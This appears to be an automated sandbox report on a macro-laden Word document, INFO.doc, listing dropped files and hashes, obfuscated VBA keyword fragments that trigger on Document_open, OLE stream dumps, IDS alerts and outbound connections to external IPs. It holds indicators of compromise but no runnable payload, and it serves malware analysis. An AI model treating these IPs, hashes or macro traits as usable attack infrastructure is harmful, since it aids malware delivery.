	Invoice_99012_476904.xlsm	Get hash	malicious	Browse	193.90.12.121

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\INFO.LNK	
SHA-256:	AE16182BEE3258BC41BBCF9035D86C036DE1453C982A66C392DB307AA1BCD958
SHA-512:	80D6EA7AC57BB904117AFF0814AE25A19D6D75ECBE76FDD8C04007EF357309E9E97FEE52EC7B08B7B743CF9B2E0E4394A20D2343290C066EEFE64BB82A9B1D7
Malicious:	false
Reputation:	low
Preview:	L.....F.....\$!...{\$!...{.@.a.....P.O. .i.....+00.../C:\.....t.1....QK.X..Users.`.....:QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=...U.....A.l.b.u.s.....z.1.....Q.y..Desktop.d.....QK.X.Q.y*..._=_.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.9.....V.2.....7R. .INFO.doc.>.....Q.y.Q.y*...8.....I.N.F.O...d.o.c.....r.....8...[.....?J.....C:\Users\.....\878411\Users.user\Desktop\INFO.doc.....\.....\.....\D.e.s.k.t.o.p.\I.N.F.O...d.o.c.....,LB.).Ag.....1SPS.XF.L8C...&m.m.....~.S.-1.-5.-2.1.-9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....878411.....D_....3N...W...9F.C.....[D_....3N...W...9F.C.....[...L.....F

C:\Users\user1\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	3.908493070364557
Encrypted:	false
SSDEEP:	3:M1KjqLFuI0AFulmX1KjqLFulv:McjqLFu1FuLjqLFu1
MD5:	352E8E469D97790BE4608A5F946AF702
SHA1:	1CF781AED5E3E6DF1875CCA068A875F6012DAA02
SHA-256:	7CDD0C1E040D8EF3A29CF52C4795A2EA4808DE86F0C1F3A4A82C78C098C54B58
SHA-512:	B93B8BA6091AAD06BC85F2368D36D483F2B3D21E3F2B59B2DE2F2BE19CFC9AC37A483CE216DE21119A48FC3607F9662D4A358D8C0F72FFEE684CF54571F2017D
Malicious:	false
Reputation:	low
Preview:	[doc]..INFO.LNK=0..INFO.LNK=0..[doc]..INFO.LNK=0..

C:\Users\user1\AppData\Roaming\Microsoft\Templates\~\$Normal.dotm	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.431160061181642
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyokKOg5Gll3GwSKG/f2+1/ln:vdsCkWtW2lllD9l
MD5:	39EB3053A717C25AF84D576F6B2EBDD2
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF46F7447918F371844FCEDFC6BBAAA4868FC022FDB666E62EB2D1BAB902891C
Malicious:	false
Reputation:	high, very likely benign file
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.W.....W.....Z.....W.....X...

C:\Users\user1\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\RIYF4A312FSQFZJVU7KN.temp	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.585659569413659
Encrypted:	false
SSDEEP:	96:chQCsMmqmqsqvJCwouwz8hQCsMmqmqsEHyqvJCworMwz1PYjHRwf8lulUVAwlu:cy7ouwz8yvHnorMwz10wf8lOwlu
MD5:	210CFB2EADB6910D1AD6B5AAF215DA9
SHA1:	1B72AC05B5710D410D89B792B7CB509D662E8DDB
SHA-256:	3D221B2F218ECBACE052EA97F651A7C0FB293338034423C0491FA37941EF9E6D
SHA-512:	C15EE29AD6E7168B1724337697E1194C62CEE68C78B9023C30CDD6CC91E474921B65E8B62693755ECD46F00C4F79D8E41298BF20BF48F6F0C499E720DC79F56
Malicious:	false
Preview:	FL.....F.".....8.D...xq.{D...xq.{D...k.....P.O. .i.....+00.../C:\.....\1.....{J}\. PROG~3..D.....{J}*...k.....P.r.o.g.r.a.m.D.a.t.a....X.1.....~J v. MICRO~1..@.....~J v*...l.....M.i.c.r.o.s.o.f.t....R.1....wJ;. Windows.<.....wJ;*.....W.i.n.d.o.w.s....1.....((..STARTM~1.j).....:((*.....@.....S.t.a.r.t..M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6....~1.....Pf...Programs.f.....Pf*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=.ACCESS~1.l.....:wJr.*.....B....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1....j.1.....". WINDOW~1.R.....:;""*.....W.i.n.d.o.w.s..P.o.w.e.r.S.h.e.l.l....v.2.k....., WINDOW~2.LNK.Z.....:;,*...=.....W.i.n.d.o.w.s.

C:\Users\user\Desktop\~\$INFO.doc		
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE	
File Type:	data	
Category:	dropped	
Size (bytes):	162	
Entropy (8bit):	2.431160061181642	
Encrypted:	false	
SSDEEP:	3:vrJlaCkWtVyokKOG5Gll3GwSKG/f2+1/lN:vdsCkWtW2lllD9l	
MD5:	39EB3053A717C25AF84D576F6B2EBDD2	
SHA1:	F6157079187E865C1BAADCC2014EF58440D449CA	
SHA-256:	CD95C0EA3CEAEC724B510D6F8F43449B26DF97822F25BDA3316F5EAC3541E54A	
SHA-512:	5AA3D344F90844D83477E94E0D0E0F3C96324D8C255C643D1A67FA2BB9EEBDF4F6A7447918F371844FCEDFCDD6BBAAA4868FC022FDB666E62EB2D1BAB902891C	
Malicious:	true	
Preview:	.user.....A.l.b.u.s.....p.....w.....w.....P.w.....w....Z.....w....X...	

C:\Users\user\Snuvv2w\V4651pz\H64C.dll		
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	
File Type:	data	
Category:	dropped	
Size (bytes):	352816	
Entropy (8bit):	4.350832676862006	
Encrypted:	false	
SSDEEP:	3072:C/vA1p08RqEQAIvEd2gG/vNlo0JFx/pANyCm0PQEKr/JnXHPW:C/206xWgGxLxWN40PDKR/JnX2P	
MD5:	45BEF3EAD05A5341AE72C1A82810AFF9	
SHA1:	6CA0F1AE717792FD032F6F027C1B5082D7EDD1B0	
SHA-256:	F19C923463201B992925117DD987F7F254228AB1CAC7D89988CF143F5A0FCFBF	
SHA-512:	4DB29CA7BD994FFD3FF9A5E676CD1C3F0CBB9587952DE01E753F156AB22B981367CEFDA418640B2A570F2BCE33E39EC47B0859AF8FB7D95C29612043125D36/C	
Malicious:	true	
Preview:	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->. [if gt IE 8]> > <html class="no-js" lang="en-US"> <![endif]-->.<head>.<title>Suspected phishing site Cloudflare</title>.<meta charset="UTF-8" />.<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />.<meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" />.<meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-width,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/cdn-cgi/styles/cf.errors.css" type="text/css" media="screen,projection" />. [if lt IE 9]><link rel="stylesheet" id="cf_styles-ie-css" href="/cdn-cgi/styles/cf.errors.ie.css" type="text/css" media="screen,projection" /><![endif]-->.<style type="text/css">body{margin:0;padding:0}</style>...	

Static File Info

General	
File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1252, Subject: Lithuanian Litas Interactions Intelligent Steel Hat Down-sized port XML Coordinator Response Jewellery & Games Cambridgeshire Steel SSL XSS artificial intelligence, Author: Elizabeth Domnguez, Template: Normal.dotm, Revision Number: 1, Name of Creating Application: Microsoft Office Word, Create Time/Date: Fri Jan 22 12:16:00 2021, Last Saved Time/Date: Fri Jan 22 12:16:00 2021, Number of Pages: 1, Number of Words: 4060, Number of Characters: 23145, Security: 8
Entropy (8bit):	6.706128183314752
TrID:	- Microsoft Word document (32009/1) 79.99% - Generic OLE2 / Multistream Compound File (8008/1) 20.01%
File name:	INFO.doc
File size:	177664
MD5:	ef80dff28ff3f00ec7abb65ac94de266
SHA1:	bf77b2394d129b8c35bafff800b0cf61d508e8b8
SHA256:	19eabf766e8a1eab6d6736638f9331a3ed1606b329cf336e4a564c8b0ab220f4
SHA512:	c99bac8b71f8871aab3a2fc0228772c9c770d01ecf3f9babc9f5c5c358706919e89a829c1be08f6b09339890d0f35bab7591988dc185e7eed1ef25cef658b31f
SSDEEP:	3072:YwT4OUNzBgQEPcnc2kTdcrrXyQBsc0wWJVl4lrwV3YbdYPeFmIG5/+vGsPt4kohV:YwT4OUNzBgQEPcnc2tPIlt+

General	
File Content Preview:	>.....

File Icon

	
Icon Hash:	e4eea2aaa4b4b4a4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "INFO.doc"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Office Word
Encrypted Document:	False
Contains Word Document Stream:	True
Contains Workbook/Book Stream:	False
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1252
Title:	
Subject:	Lithuanian Litas Interactions Intelligent Steel Hat Down-sized port XML Coordinator Response Jewellery & Games Cambridgeshire Steel SSL XSS artificial intelligence
Author:	Elizabeth Domnguez
Keywords:	
Comments:	
Template:	Normal.dotm
Last Saved By:	
Revision Number:	1
Total Edit Time:	0
Create Time:	2021-01-22 12:16:00
Last Saved Time:	2021-01-22 12:16:00
Number of Pages:	1
Number of Words:	4060
Number of Characters:	23145
Creating Application:	Microsoft Office Word
Security:	8

Document Summary	
Document Code Page:	-535
Number of Lines:	192
Number of Paragraphs:	54
Thumbnail Scaling Desired:	False
Company:	
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams with VBA

VBA File Name: Tvh1u8793dltn9, Stream Size: 1109

General	
Stream Path:	Macros/VBA/Tvh1u8793dltn9
VBA File Name:	Tvh1u8793dltn9
Stream Size:	1109
Data ASCII:	u.....{..X.....x.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 de 02 00 00 d4 00 00 00 da 01 00 00 ff ff ff e5 02 00 00 75 03 00 00 00 00 00 00 01 00 00 00 7b 84 8f 58 00 00 ff ff a3 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Document_open()
VB_Creatable
False
Private
VB_Exposed
Attribute
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: Twh1gb2mpd3, Stream Size: 697

General	
Stream Path:	Macros/VBA/Twh1gb2mpd3
VBA File Name:	Twh1gb2mpd3
Stream Size:	697
Data ASCII:	#......{..k.....x.....ME.....
Data Raw:	01 16 01 00 00 f0 00 00 00 1c 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff 23 02 00 00 83 02 00 00 00 00 00 00 01 00 00 00 7b 84 c2 6b 00 00 ff ff 03 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff 00 00 00 00 ff ff ff ff 00

VBA Code Keywords

Keyword
Attribute
VB_Name

VBA Code

VBA File Name: X1bqz0qaer43b52bf, Stream Size: 25057

General	
Stream Path:	Macros/VBA/X1bqz0qaer43b52bf
VBA File Name:	X1bqz0qaer43b52bf
Stream Size:	25057
Data ASCII:	l.....t....H.....{.....x.....ME.....

[illegible][illegible]

VBA Code Keywords

Keyword
fUGOALvdN,
KgsfYDHS
OIVYDaAK.Range
iVxnGH()
TMQhTRa,
Until
IMxOJUo
htkDBkB,
hbrLsIIaJ
ITApi,
WhmkB
JRtnBYH
KAIEzBBDB:
axfnb
ZFzwZcA
OGmjSHH,
DOUPnxsoh
TQOfIAN:
bkUZDN
UmQHurWB
JltZHC
pXPTCf(jHDSG)
QNtsSHe()
rZGGJBDEH
EvkuEA
xhcZSBIH
imnrzOF
(LZepVwu
.fOAoxD,
ITApi
wrpigDnBA
(lqbmGD
wVEbaDF
OGmjSHH
udnviH
njcnja
NreFC:
(ofBYJAJ
ZInBxF.Range
GXzgs
bquxP
rVJUDUKH
KwsnJ
(TMQhTRa
Fcotlf()
QtjyA:
opZGEJ
urNCUFJBF:
iqpwDAG
sJtmJ
(yNTJYEFj
BMzteJIIE(ccUPI)
BMzteJIIE
FVoXJ
UZSgXY,
NDNfzBJJ
wEvDidG

Keyword
MidB\$(pXPTCf,
MidB\$(zxBvQRHoF,
TtNYEBE
zxEzinCG
YvQjieFc.Range
XdfYSIXX.Range
HoDns
arTLjQ
(UZSgXY
wzAgBA
pXRdBD()
pzxJi
pXPTCf()
pxjzGA
DLNPo(zZJyEAC)
MidB\$(bKloWCbL,
IFmVwCk
NelhA
QtijyA
pxjzGA(FKISJTLG)
aekya
KGtisCFg
UBound(pXRdBD)
yEbqhrSDE
QNtsSHe
EHISACDA
pXRdBD(bDqBloVC)
cXPndFE()
IeEnJ
Fcotlf
hVgaFGj
DLNPo
jpCcJn()
KAIEzBBDB
zZJyEAC,
cwrlb
ooYfBGDHB
swiEYEUA
PRawGB
mDUMGI
wjnsc
pblpJEP,
fNBrHIEAv:
boTEsG,
YXZHHCaB(htkDBkB)
QyRilm,
BMfqCFLcE
tmhzE
nnjasd,
UBound(bldgDIKT)
Resume
(ITApi
TldZDck.Range
SWSocG:
prgAO
UBound(Fcotlf)
DLwSlnDF
OfcyMA
XxLEEC:
IFdNKp,
wqMdGGa()
EFfaBWHC
ZFzwZcA()
(bDqBloVC

Keyword
bZSWsqlD.Range
WEIxI
UBound(wqMdGGa)
(OGmjSHH
MidB\$(wWvixHJH,
IFdNKp
cxvFCyK
MxAtNhGI
AOSGE
(nHiSH
LVHhGsGJd
ZGOfHDFZ
wqMdGGa(ZXUkHUDE)
BhNEmrIE:
MidB\$(YXZHHCaB,
wFpB.BJE.Range
fPJtR
pblpJEP
ScLedvBEA
JPHDBd
VwecCsW
tVHJH.Range
wWvixHJH
OIVYDaAK
nHiSH,
ooYfBGDHB.Range
(iqpwDAG
(mDUMGI
JJIPCJ
bkUZDN.Range
NreFC
jHDSG,
UBound(bKloWCbL)
yJRyW
VwecCsW.Range
pXPTCf
nfGGCgIdG
bKloWCbL()
mDUMGI,
qZUuB()
(EHISACDA
cXPNdFE
(htkDBkB
DwikAuvE,
MidB\$(VuThCQHH,
iVxnxGH(yNTJYEFj)
cXPNdFE(IFdNKp)
EHISACDA,
FSWADGB
UBound(jpCcJn)
jHDSG
obcJwDFA
(wJpzu
tyilBI:
KqVudsGK
axZmGGE
seTGCvRG
MidB\$(cXPNdFE,
VB_Name
wUyzGJ.Range
EIQBeG
oyFNHnHHI
OaVnl
BhNEmrIE

Keyword
aBRvB
VcRJFFPFy:
FJGWIF,
(KGTisCFg
vcpiDgaED
nhgrV:
ZlnBbxF
UZSgXY
OELBME
OZDOK
qjZyxC:
(DwikAuvE
SWiOAACq
VFEoD
dWLbDBA
(WEIxII
fUGOALvdN
Mid(Application.Name,
KGTisCFg,
(boTEsG
MidB\$(QNtsSHe,
nSFIYBiG
bKloWCbL(nSFIYBiG)
YvQjieFc
UBound(BMzteJIIE)
ZtgGUHFGJ
qqdsB
YqhWFED
KwsnJ,
UBound(YXZHHCaB)
ccUPI,
CMhXU:
BMfqCFLcE.Range
YXZHHCaB
wWvixHJH(EHISACDA)
SWSocG
NTrejdK(boTEsG)
MidB\$(BMzteJIIE,
XdfYSIXX
xNIIBBInI
fWUcJcE,
ShwUGEG
OgZqDzXrC
NTrejdK
(fiGUDJCof
dxYfn,
UBound(pxjzGA)
gLahNHF
BYQeC
(wEvDIdG
phkpFqFCH
rYDvv:
tVHJH
qjZyxC
GOSKJ
"sadsaccc"
"sasdsacc"
(dxYfn
tgylBI
kjSGfNWH
MSHSTFGF
zxBvQRHoF()
ZXUKHUDE,
xFJGF

Keyword
NelhA:
TVnlCGBMg
oBYJAJ
oTxSFKM
iqpwDAG,
UYxXOcIJG
YgzilE
rYDvv
bZSWsqID
fiGUDJCof,
VuThCQHH(DwikAuvE)
(zxEzinCG
DLwSlnDF.Range
DAKdJA
EvkuEA.Range
bDqBloVC,
MidB\$(jpCcJn,
wFpBJBJE
(QyRilm
BeNoB
nHiSH
IVjOAGZe.Range
OgZqDzXrC:
PwelHHe
zxBvQRHoF(LfOAoxD)
OXSmB
iyOuxJbS
Gownu
mwwhyA
FKISJTLG,
ZFzwZcA(WEIxll)
bHGFAGJ
(SWiOAACq
OXSmB:
WEIxll,
(jHDSG
wzeYO,
MidB\$(bldgDIKT,
duvyGCCDG:
bDqBloVC
PpRoB
Word.Paragraph
(fWUcJcE
nVwwHB
XxLEEC
UBound(cXPNdFE)
fWUcJcE
dxYfn
MidB\$(DLNPo,
TQOfIAN
(FKISJTLG
QDRLrCD
Content
YgzilE,
fEtRs
lqbmGD
kxpwbBJF
UBound(QNtsSHe)
NTrejdK()
(LfOAoxD
wEvDIdG,
TIdZDck
QbynDCF
(nSFIYBiG

Keyword
iVxnxGH
nSFIYBiG,
SIFMhE
yNTJYEFj,
LfOAoxD
MidB\$(NTrejcdK,
ccUPI
lacBlCp
MidB\$(pxjzGA,
Mpmet
hVgaFGj()
cxvFCyK,
UBound(DLNpO)
MidB\$(iVxnxGH,
LZepVwu
zxEzinCG,
DwikAuvE
UBound(iVxnxGH)
YXZHHCaB()
wJpzu
JoHgzc
dMAig
pxjzGA()
(cxvFCyK
fiGUDJCof
PDdhFK
UBound(ZFzwZcA)
QyRilm
ofBYJAJ,
zxBvQRHoF
wWvlxHJH()
MidB\$(hVgaFGj,
(IFdNKp
kjSGfNWH.Range
DHwdFs
pzxJi:
UBound(qZUuB)
XHCLGI
Len(skuwd))
gNcNXLSAj
wUyzGJ
JRtnBYH.Range
htkDBkB
FJGWIF
(FJGWIF
WfWmdXBB
BLbjEJvG
UBound(hVgaFGj))
zIlZF
fNBrlIEAv
lqbmGD,
fPExO
ZXUkHUDE
RSOyLFC
(fUGOALvdN
UBound(VuThCQHH)
(ccUPI
wqMdGGa
jpCcJn(dxYfn)
boTEsG
eJkJIB
obTyv
(YgzilE
OpNHJEa

Keyword
BMzteJIIE()
pXRdBD
FKISJTLG
MidB\$(qZUuB,
LZepVwu,
(ZXUkHUDE
bKloWCbL
Mid(skuwd,
qZUuB(SWiOACq)
UBound(pXPTCf)
jpCcJn
(pblpJEP
OaOIEKmCA
yNTJYEFj
QNtsSHe(LZepVwu)
MidB\$(pXRdBD,
ScLedvBEA:
MidB\$(Fcotlf,
UBound(zxBvQRHoF)
bldgDIKT(KwsnJ)
fFCxQGp
(zZJyEAC
SWiOACq,
Error
wzeYO
qZUuB
(wzAgBA
wJpzu,
(wzeYO
Attribute
duvyGCCDG
bldgDIKT
bldgDIKT()
nhgrV
RSOyLFC.Range
yktDug
PIIIYA.Range
MidB\$(wqMdGGa,
rVJUDUKH.Range
DLNPo()
Function
UBound(wWvIxHJH)
zZJyEAC
MidB\$(ZFzwZcA,
IVjOAGZe
PIIIYA
VuThCQHH()
(KwsnJ
CMhXU
zkqnNAIz
VuThCQHH
tsgajz
wzAgBA,
nnjasd
Fcotlf(lqbmGD)
hVgaFGj(ITApi)
VcRJFFPFy
UBound(NTrejcdK)
urNCUFJBF
skuwd
TMQhTRa

VBA Code

VBA Code

Streams

Stream Path: [\x1CompObj](#), File Type: data, Stream Size: 146

General	
Stream Path:	\x1CompObj
File Type:	data
Stream Size:	146
Entropy:	4.00187355764
Base64 Encoded:	False
Data ASCII:	F.....MSWordDoc.....Word.Document .8..9.q@.....>...C.<.5.=.B...M.i.c.r.o.s.o.f.t..W.o.r.d..9.7. -.2.0.0.3.....
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 06 09 02 00 00 00 00 00 c0 00 00 00 00 00 00 46 00 00 00 00 0a 00 00 00 4d 53 57 6f 72 64 44 6f 63 00 10 00 00 00 57 6f 72 64 2e 44 6f 63 75 6d 65 6e 74 2e 38 00 f4 39 b2 71 40 00 00 00 14 04 3e 04 3a 04 43 04 3c 04 35 04 3d 04 42 04 20 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 57 00 6f 00 72 00 64 00 20 00 39 00 37 00 2d 00

Stream Path: [\x5DocumentSummaryInformation](#), File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.280441275353
Base64 Encoded:	False
Data ASCII:	+,...0.....h.....p.....6.....j.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 f4 00 00 00 0c 00 00 00 01 00 00 00 68 00 00 00 0f 00 00 00 70 00 00 00 05 00 00 00 7c 00 00 00 06 00 00 00 84 00 00 00 11 00 00 00 8c 00 00 00 17 00 00 00 94 00 00 00 0b 00 00 00 9c 00 00 00 10 00 00 00 a4 00 00 00 13 00 00 00 ac 00 00 00

Stream Path: [\x5SummaryInformation](#), File Type: data, Stream Size: 580

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	580
Entropy:	4.27068051483
Base64 Encoded:	False
Data ASCII:	O h.....+'...0..... ..h.....L.....4.....<.....D.....Normal.dotm..
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 14 02 00 00 11 00 00 00 01 00 00 00 90 00 00 00 02 00 00 00 98 00 00 00 03 00 00 00 68 01 00 00 04 00 00 00 4c 01 00 00 05 00 00 00 a4 00 00 00 06 00 00 00 b0 00 00 00 07 00 00 00 bc 00 00 00 08 00 00 00 d0 00 00 00 09 00 00 dc 00 00 00

Stream Path: [1Table](#), File Type: data, Stream Size: 6873

General	
Stream Path:	1Table
File Type:	data
Stream Size:	6873
Entropy:	6.02451032197
Base64 Encoded:	True
Data ASCII:	j.....6...6...6... 6...6...6...6...6...6...v...v...v...v...v...v...v...v...6...6... ...6...6...6...>...6...6...6...6...6...6...6...6...6...6...6...6...6...6...6...6...6... ...6...6...6...6...6...6...6...6...6...6...

General	
Data ASCII:	0*....p..H..."..d....D2.2.4...@.....Z=....b.....H... a...%.J<.....rst dole>.2s..t.d.o.l..e...h.%^...*\G{0002`0430 ~....C.....0046}.#2.0#0#C.:\\Window.s\\SysWOW.64\\.e2.tl. b#OLE Au.tomation..`....Norma.l.EN.Cr.m..a.F.....X*\C... ...m....!Offic
Data Raw:	01 98 b2 80 01 00 04 00 00 00 01 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 22 02 00 64 e4 04 04 02 1c 44 32 a2 32 00 34 00 00 40 02 14 06 02 14 5a 3d 02 0a 07 02 62 01 14 08 06 12 09 01 02 12 48 a0 fa 61 06 00 0c 25 02 4a 3c 02 0a 16 00 01 72 73 74 20 64 6f 6c 65 3e 02 32 73 00 00 74 00 64 00 6f 00 6c 00 a0 65 00 0d 00 68 00 25 5e 00 03 00 2a 5c 47 7b 30 30 30 32 60 30 34 33 30 2d

Stream Path: WordDocument, File Type: data, Stream Size: 118910

General	
Stream Path:	WordDocument
File Type:	data
Stream Size:	118910
Entropy:	7.18905041003
Base64 Encoded:	True
Data ASCII:	_.....Er....bjbj.....~...b...t ...Ej.....F.....F.....
Data Raw:	ec a5 c1 00 5f c0 09 04 00 00 f0 12 bf 00 00 00 00 00 10 00 00 00 00 00 08 00 00 45 72 00 00 0e 00 62 6a 62 6a 00 15 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 04 16 00 7e d0 01 00 62 7f 00 00 62 7f 00 00 45 6a 00 ff ff 0f 00 00 00 00 00 00 00 00 00 ff ff 0f 00 00 00 00 00

Stream Path: word, File Type: data, Stream Size: 2632

General	
Stream Path:	word
File Type:	data
Stream Size:	2632
Entropy:	7.92117851063
Base64 Encoded:	True
Data ASCII:	#.....Y.%j<tz.a.....]...)Q...y*.....[!..s....]m.....b..l (.kZ9 Z.?5w..F..D..v/.E..g!..z~.l....Y..9t(.k.CO.\$..v.Z... ...roT C.n(.Q~.....jW.h.....Q.g. .w.T.e....l.....#,... Z....c...[.=k.']] .3.!.....J....q....>!@J8.H6i_..Yc..A.
Data Raw:	b0 2e cb d2 e7 f6 1d d9 cf ba d0 f5 23 06 ef a5 95 ab cf 59 fd 25 6a 3c 74 7a c7 61 06 1b 0a f7 92 5d b9 c7 d4 29 51 96 dd a3 79 2a 07 fd e7 d2 1a 5b 21 c6 e0 73 e6 8a c4 8e 5d 6d 2e bb d2 b4 b0 d9 62 c6 4c 28 d1 6b 5a 39 7c 5a ac 3f 35 77 93 f5 46 aa f9 44 16 1f 76 2f 03 45 cc e3 67 21 d0 c4 7a 2d 9a 20 85 f2 89 b6 6c a7 f6 8c de 84 59 e6 da 39 74 28 ba 6b c3 43 4f 1d 24 8c 9f 76

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/23/21-13:39:45.490121	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22
01/23/21-13:39:48.480972	ICMP	399	ICMP Destination Unreachable Host Unreachable			69.38.130.14	192.168.2.22

Network Port Distribution

Total Packets: 49

- 53 (DNS)
- 443 (HTTPS)
- 80 (HTTP)



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 23, 2021 13:39:15.815989017 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.862436056 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.862564087 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.865818024 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.911866903 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.927921057 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.927983046 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928020954 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928057909 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928066015 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:15.928085089 CET	80	49165	172.67.138.213	192.168.2.22
Jan 23, 2021 13:39:15.928126097 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:16.003791094 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.145878077 CET	49165	80	192.168.2.22	172.67.138.213
Jan 23, 2021 13:39:16.221513033 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.221648932 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.221730947 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.438956976 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.458409071 CET	80	49166	166.62.10.32	192.168.2.22
Jan 23, 2021 13:39:16.543878078 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.676367998 CET	49166	80	192.168.2.22	166.62.10.32
Jan 23, 2021 13:39:16.701693058 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.701841116 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.715140104 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.873219013 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874017000 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874051094 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:16.874269962 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.885622978 CET	49167	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:16.886636019 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.043598890 CET	443	49167	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.056086063 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.056364059 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.056871891 CET	49168	443	192.168.2.22	162.241.60.240
Jan 23, 2021 13:39:17.226022959 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227478981 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227511883 CET	443	49168	162.241.60.240	192.168.2.22
Jan 23, 2021 13:39:17.227771044 CET	49168	443	192.168.2.22	162.241.60.240
